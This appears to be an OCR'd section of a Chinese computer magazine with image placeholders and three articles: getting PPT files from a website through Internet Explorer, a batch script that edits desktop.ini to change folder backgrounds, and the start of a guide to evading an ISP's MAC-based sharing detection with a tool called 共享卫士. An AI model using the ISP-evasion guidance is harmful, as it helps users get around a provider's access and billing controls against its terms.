



图1 无声无息的浏览别人的日志



Q版首语：

都说新官上任三把火，可我这新编上任却把心揪得紧紧的。刚从星陨前辈那里接手Q版编辑的工作，当然不是临危受命了，接到手中还是觉得责任挺大的，第一次编辑难免有误，还请大家指正。当然大家要是有什么好的文章，新奇的想法，那么就把你的文章投递过来吧。记住了，我的邮箱是adslxp98@163.com。

巧挖网站中的PPT课件

图 山东招远一中新校微机组 牟晓东

从本文你可以学到：

如何利用IE的特性取得网站中隐藏的PPT文件

那天，一个在大学任教的同学在QQ上“求助”，说是由于教学的需要，非常想将一个网站上的PPT（微软的PowerPoint）课件下载下来，不知道如何做。我打开他发过来的网址http://202.115.138.28/2005/sensor/电子教案/02.files/frame.htm，果然内容不错，心想这还不简单？谁知一试才知道，还真有点儿棘手。

受近几年从网站中挖掘视频文件的启发，我先后试过在网页源文件中查找.ppt（提示找不到“.ppt”）、“文件”－“另存为”网页菜单操作（在.files文件夹中也无法找到.ppt文件）、用WebZip离线浏览工具下载整个网站（提示出错）等方法，也试过用傲游的嗅探视频插件和将源文件保存为文本文件后用FrontPage打开编辑，均无果而返。折腾了大半天，难道真是无解？再上百度搜索一下，结果发现提问题的多回答的少，而且都没说出个所以然来，大家都对这种“02.files/frame.htm”格式的网页中嵌套的PPT非常头疼，看来这回有搞头了。后来静下心来仔细地想了想，PPT课件资源再复杂，也没理由比视频（比如最近非常红的.FLV格式）资源那么难对付！既然是微软的东东，那就“用汝之矛破汝之盾”吧 试试IE浏览器（“我不用IE已经好多年了”，^－^）。

在IE浏览器中打开这个网址后，在“文件”菜单中比浏览非这种格式的网站时竟然多出了“使用Microsoft Office PowerPoint编辑”一项，如图1。




图1

不仔细看还真不会注意到，就是这个多出的菜单项解决了大问题。单击执行后，Windows就会调用本机上的PowerPoint程序来打开这个远程的PPT文件，一般情况下这个过程比较长，就像用IE直接“另存为”来下载文件一样。不过漫长的等待过程过去之后，这个PPT课件已经在本地用PowerPoint打开了，如图2。




图2

只是属性还是“只读”的。现在就可以在PowerPoint中使用“文件”－“另存为”来将它保存一下，然后就可以任意修改和使用了。

小结：虽然最后的解决方法非常简单，但是之前走过的弯路太多。顺便也给其它非主流浏览器（比如傲游）提个小意见，是不是也像IE一样再集成个“使用Microsoft Office PowerPoint编辑”项呢？

编辑点评：

看了这篇文章后，小编不由的好奇的打开了自己的IE浏览器，发现在正常情况下确实没有“使用Microsoft Office PowerPoint编辑”这个选项，不过，当打开文章中所说的那个网址后，确实多出了这个选项。不过，经过小编我的测试，另存为的时候，过程确实很漫长，这时候就得有耐心的慢慢等待了。

用批处理打造磁盘、文件夹背景更换器
——个性背景任你换

图 乔磊

从本文你可以学到：

简单的批处理的应用

当你每天面对“我的电脑”，打开磁盘或者文件夹的时候总是面对单调的背景，时间长了你是否会觉得枯燥？那是一定的吧！好了，从现在开始你的背景将不再单调。

一、原理

能任意更改文件夹或者磁盘的背景，主要是运用了desktop.ini这个文件，让我们来看看它的真面目：

```
[.ShellClassInfo]
InfoTip=
IconFile=
IconIndex=-101
ConfirmFileOp=0
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
IconArea_Image=
IconArea_Text=
IconArea_TextBackground=
Attributes=1
[ExtShellFolderViews]
{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-
11D0-A3A4-00C04FD706EC}
[Folder Set]
Vision=2.002Build0105
Builder=ThenLong
Type=FreeSoft
```

我把其中能够改变磁盘和文件夹背景的代码挑了出来：IconArea_Image= //用于改变背景；IconArea_Text= //用于改变文件前景字体颜色；IconArea_TextBackground= //用于改变文件后字体颜色，如图1。



图1

Attributes=1 //设置desktop.ini为只读文件（这个值还可以为0、2、4、8、16、32、64、128，前三个是常用的，分别代表一般文件、隐藏文件、系统文件）。黑框上面的代码是用来设置文件夹图标的；下面的代码是用来设置文件夹信息的，它们不是今天的主题，有兴趣的朋友可以自己研究一下。

二、应用

为了能让desktop.ini在自己想要更改背景的文件夹和磁盘下自动生成，我用批处理写了如下代码：

```
@echo off
title 个性背景任你换
color a
echo.
echo  乔磊(icyheart)制作 QQ:149318220
echo.
echo  ======================================
echo  1.更换背景              2.还原背景              3.退出
echo  ======================================
echo.
:cho
set choice=
set /p choice= 请选择然后按回车:
if not "%choice%"=="" set choice=%choice:~0,1%
if /i "%choice%"=="1" goto change
if /i "%choice%"=="2" goto huan
if /i "%choice%"=="3" goto exit
echo 选择无效，请重新输入
echo.
goto cho
:change
set /p pth=请输入你要更换背景的磁盘或文件夹路径(例如:e:)
set /p pth1=请输入要使用的背景图片的路径（将图片拖进窗口即可）
md %pth%\font
md %pth%\fonts
copy %pth1% %pth%\font >nul
if exist %pth%\desktop.ini (attrib -S -H -R %pth%\desktop.ini |del /q %pth%\desktop.ini)
::用于提取图片的文件名和扩展名，并赋给变量pic
for /f "delims=" %%i in ('dir /b %pth%\font\*.*') do set pic=%%i
::提取能更改背景的代码，将图片路径赋给它，并写入到desktop.ini中
for /f "delims=" %%m in (%pth%\fonts\3.txt) do @echo %%m=%pth%\font\%pic% >>%pth%\desktop.ini
rd /s /q %pth%\fonts
attrib +S +H +R %pth%\desktop.ini
attrib +S +H +R %pth%\font
echo 更换完成，按任意键返回!
pause>nul
goto cho
:huan
set /p pth=请输入你要还原背景的磁盘或文件夹路径(例如:e:)
attrib -S -H -R %pth%\desktop.ini
attrib -S -H -R %pth%\font
del /q %pth%\desktop.ini
rd /s /q %pth%\font >2>nul
echo 已还原，按任意键返回!
pause>nul
goto cho
:exit
exit
```






图2 操作界面

运行后界面，如图2。

对关键代码我已经做了注释，对比图如图3、图4。


图3 原背景

三、结束


图4 新背景

除了文件夹和磁盘背景可以更换外，还有好多地方也可变换，像桌面（这个大家都知道了）、开机画面、右键菜单等，这些黑手以前都有，不懂的可以去看看。好了，到这里全文就结束了，我在论坛的ID是icyheart，有什么问题，大家可以来论坛与我交流。

［文章中提到的批处理已收录于本期光盘中］

编辑点评：

虽然批处理比起C及其它高级语言来说确实稍逊风骚，不过用它来做一些平常很实用的小工具还是绰绰有余的。大家以“批处理应用”为关键字，百度一下，发现还有许多小技巧的。

突破isp的共享限制

图 一一　搜虎精品社区&[H.S.T]&[D.I.O]

从本文你可以学到：

如何突破isp的限制实现共享上网

一、事出有因

还是去年九月份的事了，为了更好的做测试，跟几个好朋友搞了个工作室，4台设备凑齐之后就开工了。可是半天之后就出了问题——被封。以前听说过这件事，没想到发生到了自己的头上了……

二、孰是孰非？


共享的限制是因为ISP渴求达到利益的最大化，但是这无疑伤了不少用户的心。就现在3G技术的盈利还在漂浮之中的时候，又冒出了个4G技术。往里砸钱，扔钱是ISP的一贯作风，各ISP为了“工业标准”这个问题，焚钱已经是最常见的方法了。不过看回来，现在的宽带接入业务仍是近期（应该说是几年内）的核心业务，是盈利的主要来源之一。我曾经跟一位某ISP接入的师傅谈起这个事，他叹气说：公司在这方面不肯投钱，设备都是老设备。既然ISP这么不顾民生，那么我们就要毫不留情的去突破去共享（注意：建议家庭多机用户使用，商业用户要办理相适应的业务）。

三、共享限制与初期破解

ISP是靠什么来达到限制的呢？因为他们安装了一款叫做“网络尖兵”的系统，其主要原理就是检测用户的mac地址，达到“辨别”多用户的目的。对多用户，自然就要被列入黑名单（PS：要是开多个虚拟机测试也要over了，无言），加入黑名单后，每次打开网页均会跳至isp服务商的“敬告”页面，不过ISP会在1-24小时内解封（各地区限制不同）。

网络尖兵是上海上大雷克网络系统有限公司开发的网络接入检测及控制器。它可以自动检测出网络中私自架设的代理服务器系统或路由器，并对通过代理服务器的IP包以及流向路由器的IP包进行控制。通过这种控制，避免用户恶意偷逃上网费用的情况发生。同时NetSniper可以精确控制一个网络接口连接的用户计算机数量。目前中国电信、网通用它来限制用户共享上网（有点玄乎……）

随着网络尖兵的不断升级，以前简单的修改mac地址的方法已经不再奏效，到了这一步咱就不能再继续研究了，除非你是专业搞突破的。难道我们要继续忍受下去吗？当然不！今天给大家介绍一下突破的方法——使用共享卫士突破。


图4







图5


图6

共享卫士由树丫工作室出品，官方网站为www.shuyanet.com，提供最新版本下载。目前最新版本为2.08.05。使用它可以突破isp对用户的共享限制，不仅如此，它自带的防火墙可以更好的保护用户计算机的网络安全。它还提供了一些网管功能，可以对客户机的联网进行限制等操作。


图9



图7


四、新的策略，新的对策之一：网络硬件连接

在介绍之前先给大家说下路由猫与交换机（或路由器）的连接方式，可能与平时的连接方式有一些小小的改变。

1：USB插口调制解调器

